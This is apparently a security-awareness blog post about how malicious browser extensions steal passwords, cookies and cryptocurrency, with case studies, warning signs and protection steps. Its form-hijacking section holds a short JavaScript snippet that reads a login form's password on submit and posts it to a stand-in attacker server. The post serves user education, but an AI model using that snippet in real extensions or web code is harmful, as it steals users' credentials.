
 Posted by
 Imagine this.
You install a simple browser extension — maybe a “PDF converter,” a “dark mode enabler,” or a “crypto price tracker.” It asks for a few permissions. You click “Add Extension.” Done.
Within minutes, it can:
- Read every website you visit
- Capture your passwords
- Inject code into banking pages
- Hijack your social media sessions
- Redirect cryptocurrency transactions
No scary download.
No obvious malware file.
No antivirus warning.
Just a browser extension.
In recent years, malicious browser extensions have quietly become one of the most effective tools hackers use to steal data. They operate inside your browser — where your passwords, emails, banking sessions, and crypto wallets live.
In this in-depth guide, we’ll break down:
- How browser extensions work
- How hackers create malicious extensions
- Real-world cases where extensions stole millions
- Technical methods attackers use
- Where malicious extensions spread
- Actionable steps to protect yourself
Let’s dive in.
Why Browser Extensions Are a Goldmine for Hackers
Modern browsers like:
- Google Chrome
- Mozilla Firefox
- Microsoft Edge
allow extensions to deeply integrate with your browsing activity.
That means extensions can:
- Access page content
- Modify website code
- Capture form submissions
- Read cookies
- Interact with tabs
- Make background network requests
From a security perspective, this is incredibly powerful.
From a hacker’s perspective?
It’s a dream.
How Browser Extensions Actually Work (Technical Breakdown)
To understand how hackers exploit them, you first need to understand how extensions are built.
Basic Structure of a Browser Extension
Most Chrome-based extensions include:
| File | Purpose |
|---|---|
manifest.json | Defines permissions and behavior |
background.js | Runs in background continuously |
content.js | Injected into web pages |
popup.html | UI interface |
permissions | Access to tabs, storage, cookies, etc. |
The most important file is manifest.json.
Example permissions often requested:
"permissions": [ "tabs", "cookies", "storage", "activeTab", "<all_urls>"]
That <all_urls> permission means:
👉 The extension can access data on every website you visit.
Now imagine that in the wrong hands.
How Hackers Create Malicious Browser Extensions
Let’s be clear: creating a browser extension is not difficult.
Chrome extension development requires:
- Basic HTML
- JavaScript
- A manifest file
Even beginners can create one in a few hours.
Hackers use this simplicity to:
- Build fake utility tools
- Clone popular extensions
- Insert malicious scripts
- Publish them to stores
- Spread them via phishing
Step 1: Designing a Legitimate-Looking Tool
Common disguises:
- Video downloader
- Dark mode
- Ad blocker
- PDF converter
- AI writing tool
- Crypto price tracker
- Coupon finder
The extension works just enough to look legitimate.
Meanwhile, it runs hidden malicious code in the background.
Step 2: Injecting Malicious Code
Malicious extensions typically include JavaScript that:
- Captures keystrokes
- Reads form inputs
- Scrapes page data
- Steals cookies
- Intercepts API calls
Example attack techniques include:
1. Form Hijacking
When you type a password into a login page:
document.querySelector("form").addEventListener("submit", function() { const password = document.querySelector("input[type=password]").value; fetch("https://attacker-server.com/steal", { method: "POST", body: password });});
Your password gets sent to the attacker before it even reaches the website.
2. Session Cookie Theft
Instead of stealing passwords, attackers steal session cookies.
This bypasses 2FA entirely.
They extract authentication cookies and reuse them in their own browser.
3. DOM Injection (Website Manipulation)
Extensions can modify website content.
Example:
- Change crypto wallet address on copy
- Inject fake banking fields
- Replace payment QR codes
Victim sees one thing.
The browser sends another.
Real-World Case Studies of Malicious Browser Extensions
1️⃣ The Great Suspender Incident (2021)
The Great Suspender was a popular Chrome extension with over 2 million users.
After being sold to a new owner, malicious code was added.
It:
- Injected tracking scripts
- Collected browsing activity
- Connected to suspicious servers
Google removed it from the Chrome Web Store — but millions were already affected.
2️⃣ DataSpii Scandal (2019)
Over 4 million users were impacted by compromised extensions.
Affected companies included:
- Tesla
- Apple
Extensions collected:
- Internal company URLs
- Confidential documents
- Sensitive browsing data
The data was sold through analytics firms.
3️⃣ Fake Crypto Wallet Extensions
Fake versions of:
- MetaMask
were uploaded to extension stores.
They:
- Asked users to enter recovery phrases
- Drained wallets instantly
- Redirected transactions
Millions in cryptocurrency were stolen.
How Hackers Distribute Malicious Extensions
Now let’s talk about spread.

1. Official Web Stores
Even official stores are not immune.
Attackers:
- Clone popular tools
- Slightly change names
- Use fake reviews
- Boost with bots
Example:
- “AdBlock Plus” vs “AdBlocker+ Fast”
Small changes. Massive damage.
2. Phishing Emails
Email example:
“Your MetaMask requires urgent security update. Install this extension immediately.”
User clicks → installs → wallet drained.
3. Fake AI Tools (2024 Trend)
Attackers create fake:
- ChatGPT extensions
- AI image generators
- Writing assistants
Users searching for AI tools are prime targets.
4. Malvertising
Google ads that promote:
- Fake productivity tools
- Fake video plugins
- Fake downloaders
Users trust ads too much.
Technical Methods Hackers Use Inside Extensions
Let’s go deeper.
1️⃣ Keylogging via Content Scripts
Content scripts can monitor:
- Input fields
- Clipboard events
- Paste actions
Attackers harvest:
- Passwords
- Credit cards
- OTP codes
2️⃣ Man-in-the-Browser (MitB) Attacks
Unlike traditional malware, MitB works inside the browser.
Extension modifies:
- Bank transfer amount
- Wallet address
- Payment recipient
User never sees the manipulation.
3️⃣ Credential Stuffing at Scale
Stolen passwords are:
- Aggregated
- Sold on dark web
- Used in automated login bots
One extension can infect millions.
4️⃣ Crypto Clipping
When you copy a wallet address:
Extension replaces it with attacker’s wallet.
Victim pastes wrong address.
Funds gone forever.
Why Antivirus Often Misses Malicious Extensions
Because technically:
- It’s not an executable file
- It’s allowed by the browser
- It uses legitimate APIs
From the system perspective, nothing is “hacked.”
You granted permission.
Warning Signs of a Malicious Browser Extension
Watch for:
- Requests for “Read and change all your data on all websites”
- Recently published developer
- Poorly written privacy policy
- Sudden update after acquisition
- Massive permissions for simple tools
- Thousands of 5-star reviews posted in one week
How to Check If an Extension Is Stealing Data
Step 1: Review Permissions
In Chrome:
Settings → Extensions → Details
Check:
- Site access
- Background activity
Step 2: Monitor Network Requests
Use Developer Tools → Network Tab
Look for:
- Unknown API calls
- Suspicious domains
- Data POST requests
Step 3: Check Extension Reviews Carefully
Look for:
- Real user complaints
- Reports of crypto theft
- Mentions of redirects
How to Protect Yourself From Malicious Browser Extensions
Here’s the practical part.
1️⃣ Install Only What You Absolutely Need
Every extension increases attack surface.
Minimalism = security.
2️⃣ Avoid “All URLs” Permissions
If a calculator extension needs access to all websites — red flag.
3️⃣ Use Separate Browser Profiles
- Profile 1 → Banking only
- Profile 2 → General browsing
Never mix.
4️⃣ Use Hardware 2FA
Even if session cookies are stolen:
- YubiKey can block access.
5️⃣ Regular Extension Audit (Monthly)
Remove unused tools.
You’ll be shocked how many are unnecessary.
6️⃣ Enable Enhanced Safe Browsing
Available in:
- Google Chrome
Adds real-time malicious extension detection.
Are Browser Extensions Safe at All?
Yes — but only when:
- Developer is verified
- Permissions are minimal
- Code is open-source
- Community is strong
Examples of widely trusted extension types:
- Password managers
- Ad blockers
- Developer tools
But trust must be earned — not assumed.
The Psychology Behind Extension Attacks
Hackers exploit:
- Convenience
- Laziness
- Urgency
- Authority signals (fake reviews)
- Familiar branding
They know:
Users don’t read permissions.
The Future of Malicious Extensions (What’s Coming Next)
Trends we’re seeing:
- AI-powered phishing extensions
- Enterprise-targeted espionage
- Browser session hijacking for SaaS
- Supply chain attacks (buying popular extensions)
Expect more sophisticated threats.
Quick Security Checklist
Use this table as your audit guide:
| Security Practice | Done? |
|---|---|
| Removed unused extensions | ☐ |
| Reviewed permissions | ☐ |
| Separate banking profile | ☐ |
| Enabled 2FA | ☐ |
| Checked extension developer | ☐ |
| Avoided random AI plugins | ☐ |
Frequently Asked Questions (FAQ)
Are browser extensions dangerous?
Not all, but malicious browser extensions can steal passwords, cookies, banking data, and cryptocurrency by abusing granted permissions.
Can a browser extension steal passwords?
Yes. If it has access to page content, it can read login forms before submission.
Can extensions bypass 2FA?
They can steal session cookies after login, which may allow attackers to bypass 2FA in certain cases.
How do I know if my extension is malicious?
Warning signs include excessive permissions, unknown developers, sudden updates, and suspicious network requests.
Are Chrome extensions safer than Firefox?
Both Google Chrome and Mozilla Firefox have review processes, but neither is immune to malicious uploads.
Should I uninstall all extensions?
No — but remove unnecessary ones and keep only trusted tools.
Final Thoughts: Convenience vs Security
Browser extensions are powerful.
That power can be used to:
- Improve productivity
- Enhance privacy
- Streamline workflows
Or…
- Steal your identity
- Drain your crypto
- Hijack your accounts
The difference is awareness.
Next time you click “Add Extension,” pause.
Ask:
- Does this tool really need all these permissions?
- Do I trust this developer?
- Is there a safer alternative?
Your browser is the gateway to your digital life.
Treat it like it matters.
🔐 If You Found This Helpful…
Share this article with:
- Friends who install random extensions
- Crypto users
- Remote workers
- Business owners
Because in 2026, browser extensions aren’t just productivity tools.
They’re one of hackers’ favorite weapons.
Stay safe. Stay aware.
 Spyboy blog